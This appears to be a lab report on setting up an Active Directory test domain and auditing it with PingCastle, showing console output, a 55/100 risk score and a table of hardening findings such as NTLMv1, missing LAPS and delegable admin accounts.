




Entry of the credentials of an account authorized to join a computer to the domain (hajar account). By default, the Active Directory ms-DS-MachineAccountQuota attribute allows any authenticated user to join up to ten computers to the domain, a default configuration commonly identified as a hardening concern.




System message confirming the successful integration of the post55 workstation into the cybertechsali.com domain.




Relocation of a user object to the Users container as part of the Active Directory organizational structure reorganization.

Windows logon interface displayed on the post55 workstation, allowing authentication using a cybertechsali.com domain account through the "Other user" option.




Successful logon to the client workstation using the hajar.lamini domain account, confirming the correct end-to-end operation of the Active Directory authentication process (user creation, domain join, and domain logon).


3.3 Initial Configuration




Creation of a second user account with a distinct logon name (sali-adm), suggesting an administrative purpose. Logon hours were restricted to Monday through Friday, 09:00–13:00.




Review of the Member Of tab for the salma.ouchahed account before adding it to one or more privileged security groups.



Resolution and selection of the Administrators group from multiple similarly named groups within Active Directory (Administrators, Enterprise Admins, Schema Admins, etc.).



Confirmation of the selected high-privilege groups (Administrators and Key Admins) before validating the membership changes.



Overview of the three user accounts located in the INFO-TP Organizational Unit (hajar.lamini, hassan.haliyan, and salma.ouchahed). The salma.ouchahed account is labeled "IT Domain Administrator," confirming its status as a highly privileged account within the test environment.



Initial Security Assessment PingCastle.

4.Initial Security Assessment PingCastle.

4.1 Assessment Execution

```
Administrateur : Invite de commandes
C:\Users\Administrateur>cd C:\Users\Administrateur\Desktop\PingCastle
C:\Users\Administrateur\Desktop\PingCastle>PingCastle.exe --healthcheck

Free Edition of PingCastle - Not for commercial use
Starting the task: Perform analysis for cybertechsali.com
[23:18:40] Getting domain information (cybertechsali.com)
[23:18:40] Gathering general data
[23:18:41] This domain contains approximately 238 objects
[23:18:41] Gathering user data
[23:18:41] Gathering computer data
[23:18:41] Gathering trust data
[23:18:41] Gathering privileged group and permissions data
[23:18:41] - Initialize
[23:18:41] - Searching for critical and infrastructure objects
[23:18:41] - Collecting objects - Iteration 1
[23:18:41] - Collecting objects - Iteration 2
[23:18:41] - Collecting objects - Iteration 3
[23:18:42] - Collecting objects - Iteration 4
[23:18:42] - Collecting objects - Iteration 5
[23:18:42] - Completing object collection
[23:18:42] - Export completed
[23:18:42] Gathering delegation data
[23:18:42] Gathering gpo data
[23:18:42] Gathering pki data
[23:18:42] Gathering sccm data
[23:18:42] Gathering exchange data
[23:18:42] Gathering anomaly data
[23:18:43] Gathering dns data
[23:18:51] Gathering WSUS data
[23:18:51] Gathering MSOL data
[23:18:51] Gathering domain controller data (including null session) (including RPC tests)
[23:19:21] Gathering network data
[23:19:21] Computing risks
[23:19:21] Export completed
[23:19:21] Generating html report
[23:19:23] Generating xml file for consolidation report
[23:19:23] Export level is Normal
[23:19:23] Personal data will NOT be included in the .xml file (add --level Full to add it. Ex: PingCastle.exe --interactive --level Full)
[23:19:23] Done
Task Perform analysis for cybertechsali.com completed
C:\Users\Administrateur\Desktop\PingCastle>
```

Execution of PingCastle.exe --healthcheck from the command line on the domain controller. The tool automatically detects the cybertechsali.com domain (approximately 238 objects) and sequentially collects data on users, computers, trusts, privileged groups, delegations, Group Policy Objects (GPOs), PKI, anomalies, DNS, and domain controller information (including RPC and null session tests). HTML and XML reports are generated upon completion.

```
Administrateur : Invite de commandes - PingCastle.exe --interactive --level Full
***** #***** Netwrix PingCastle (Version 3.4.1.38)
*** %***** Get Active Directory Security at 80% in 20% of the time
* ##### End of support: 2027-01-10.
*****
##### To find out more about PingCastle, visit https://www.pingcastle.com
##### For online documentation, visit https://helpcenter.netwrix.com/category/pingcastle
##### For support and questions:
***** - Open-source community, visit https://github.com/netwrix/pingcastle/issues
***** %* - Customers, visit https://www.netwrix.com/support.html

What do you want to do?
*****
Using interactive mode.
Do not forget that there are other command line switches like --help that you can use
1-healthcheck-Score the risk of a domain
2-azuread -Score the risk of AzureAD
3-conso -Aggregate multiple reports into a single one
4-carto -Build a map of all interconnected domains
5-scanner -Perform specific security checks on workstations
6-export -Export users or computers
7-advanced -Open the advanced menu
0-Exit
*****
This is the main functionality of PingCastle. In a matter of minutes, it produces a report which will give you an overview of your Active Directory security. This report can be generated on other domains by using the existing trust links.
```

The tool is launched again in interactive mode (--interactive --level Full), displaying the available modules (healthcheck, azuread, conso, carto, scanner, export, advanced). The Full level is noteworthy because it includes personally identifiable information (PII) in the generated report, unlike the default Normal level used in Figure 22. This mode is appropriate only in laboratory or testing environments.

```
Administrateur : Invite de commandes - PingCastle.exe --interactive --level Full
***** #***** Netwrix PingCastle (Version 3.4.1.38)
*** %***** Get Active Directory Security at 80% in 20% of the time
* ##### End of support: 2027-01-10.
***** #####
***** ##### To find out more about PingCastle, visit https://www.pingcastle.com
#####% ## For online documentation, visit https://helpcenter.netwrix.com/category/pingcastle
##### For support and questions:
***** ** - Open-source community, visit https://github.com/netwrix/pingcastle/issues
***** %** - Customers, visit https://www.netwrix.com/support.html
Select the healthcheck mode
=====
Do you want to use privileged mode?
1-Yes
2-No
=====
Include checks that require high levels of Active Directory access
```


Selection of the privileged mode ("Yes"), enabling security checks that require elevated Active Directory permissions, such as reading sensitive directory attributes. This is consistent with running the tool under a Domain Administrator account.

```
Administrateur : Invite de commandes - PingCastle.exe --interactive --level Full
=====
Please specify the domain or server to investigate (default:cybertechsali.com)

Free Edition of PingCastle - Not for commercial use
Starting the task: Perform analysis for cybertechsali.com
[23:32:56] Getting domain information (cybertechsali.com)
[23:32:56] Gathering general data
[23:32:57] This domain contains approximatively 238 objects
[23:32:57] Gathering user data
[23:32:57] Gathering computer data
[23:32:57] Gathering trust data
[23:32:57] Gathering privileged group and permissions data
[23:32:57] - Initialize
[23:32:57] - Searching for critical and infrastructure objects
[23:32:57] - Collecting objects - Iteration 1
[23:32:57] - Collecting objects - Iteration 2
[23:32:57] - Collecting objects - Iteration 3
[23:32:57] - Collecting objects - Iteration 4
[23:32:57] - Collecting objects - Iteration 5
[23:32:57] - Completing object collection
[23:32:57] - Export completed
[23:32:58] Gathering delegation data
[23:32:58] Gathering gpo data
[23:32:58] Gathering pki data
[23:32:58] Gathering sccm data
[23:32:58] Gathering exchange data
[23:32:58] Gathering anomaly data
[23:32:59] Gathering dns data
[23:33:07] Gathering WSUS data
[23:33:07] Gathering MSOL data
[23:33:07] Gathering domain controller data (including null session) (including RPC tests)
[23:33:37] Gathering network data
[23:33:37] Computing risks
[23:33:37] Export completed
[23:33:37] Generating html report
[23:33:39] Generating xml file for consolidation report
[23:33:39] Export level is Full
[23:33:39] Done
Task Perform analysis for cybertechsali.com completed
=====
Program launched in interactive mode - press any key to terminate the program
=====
```

Second execution confirming the complete collection of Active Directory information with a Full-level export, ready for comprehensive security analysis.

4.2 Overall Risk Score: 55/100




This is the central figure of the audit. PingCastle assigns an overall risk score of 55/100 to the cybertechsali.com domain, distributed across the four categories of its risk model:

4.3 Risk Distribution by Category

Catégorie	Score
Stale Objects	contribue au score global
Privileged Accounts	50/100
Trusts	0/100
Anomalies	55/100

A score of 55/100 falls within the orange-to-red range of the PingCastle risk scale (0–100), indicating that several security rules require immediate attention and that significant security risks have been identified (scores above 30 are considered major risks). This is the key metric to highlight in the executive summary of the report.



This figure confirms the score distribution:

- Domain Risk Level: 55
- Maturity Level: 2 (on a scale generally ranging from 1 to 5, indicating low-to-moderate security maturity)
- Stale Objects: 51
- Privileged Accounts: 50
- Trusts: 0
- Anomalies: 55

The Trusts score of 0 is expected because the laboratory environment consists of a single domain with no trust relationships or multiple forests. Therefore, it does not represent a security concern.

4.4 Ten Critical Findings Identified

← → ↺

Fichier | C:/Users/Administrateur/Desktop/PingCastle/ad_hc_summary.html

🔍 ⚙️ ☆ 🗑️ 👤 ⋮

NETWORK PINGCASTLE

Consolidation About

Consolidation

Date: 2025-11-22 - Engine version: 3.4.1.38

Active Directory Indicators

Rules Matched

Domain Information

User Information

Computer Information

DC Information

Admin Groups

Control Paths

Trusts

Anomalies

Password

GPO

Rules Matched

Rules that matched

Search

Domain	Category	Rule	Score	Description	Rationale
cybertechnsall.com	Privileged Accounts	P-Delegated	20	At least one administrator account can be delegated	Presence of Admin accounts which do not have the flag "This account is sensitive and cannot be delegated": 2
cybertechnsall.com	Stale Objects	S-PwdNotRequired	15	Check that every account requires a password	Number of accounts which can have an empty password (can be overridden by GPO): 1
cybertechnsall.com	Anomalies	A-LAPS-Not-Installed	15	Check if the LAPS tool to handle the native local administrator passwords is installed	LAPS doesn't seem to be installed
cybertechnsall.com	Stale Objects	S-OldNtlm	15	Ensure that the NTLMv1 and old LM protocols are banned	The LAN Manager Authentication Level allows the use of NTLMv1 or LM.
cybertechnsall.com	Privileged Accounts	P-SchemaAdmin	10	Avoid unexpected schema modifications which could result in domain rebuild	The group Schema Admins is not empty: 1 account(s)
cybertechnsall.com	Anomalies	A-MinPwdLen	10	Check for short password length in password policy	Policy where the password length is less than 8 characters: 1
cybertechnsall.com	Stale Objects	S-ADRegistration	10	Check the process of registration of computers to the domain	Non-admin users can add up to 10 computer(s) to a domain
cybertechnsall.com	Anomalies	A-DC-Spooler	10	Ensure that the Print Spooler service cannot be abused to get the DC credentials	The spooler service is remotely accessible from 1 DC
cybertechnsall.com	Privileged Accounts	P-RecycleBin	10	Ensure that the Recycle Bin feature is enabled	The Recycle Bin is not enabled

Consolidated view of the security rules triggered during the assessment, along with their individual scores. The most critical findings include:

- P-Delegated (20 points):** Delegable administrator accounts
- S-PwdNotRequired (15 points):** Account allowed to have a blank password
- A-LAPS-Not-Installed (15 points):** Microsoft LAPS not deployed
- S-OldNtlm (15 points):** NTLMv1/LM authentication still enabled
- P-SchemaAdmin (10 points):** Non-empty Schema Admins group
- A-MinPwdLen (10 points):** Password policy shorter than eight characters
- S-ADRegistration (10 points):** Non-administrative users can join up to ten computers to the domain (confirming the observation made during the setup phase in Figure 8)
- A-DC-Spooler (10 points):** Print Spooler service remotely accessible on the domain controller
- P-RecycleBin (10 points):** Active Directory Recycle Bin disabled

Privileged Accounts



Privileged Accounts : 50 /100

It is about administrators of the Active Directory

Privileged Accounts rule details [5 rules matched on a total of 46]

[Presence of Admin accounts which do not have the flag "This account is sensitive and cannot be delegated": 2](#)

+ 20 Point(s)

[The group Schema Admins is not empty: 1 account\(s\)](#)

+ 10 Point(s)

[The Recycle Bin is not enabled](#)

+ 10 Point(s)

[Number of admins not in Protected Users: 2](#)

+ 10 Point(s)

[OU without the accidental deletion protection have been found](#)

Informative rule

Active Windows
Accédez aux paramètres pour activer

Five rules matched out of forty-six evaluated. Findings include two administrator accounts without the "Account is sensitive and cannot be delegated" flag, a non-empty Schema Admins group, Active Directory Recycle Bin disabled, two administrator accounts not belonging to the Protected Users group, and an Organizational Unit (OU) lacking accidental deletion protection.

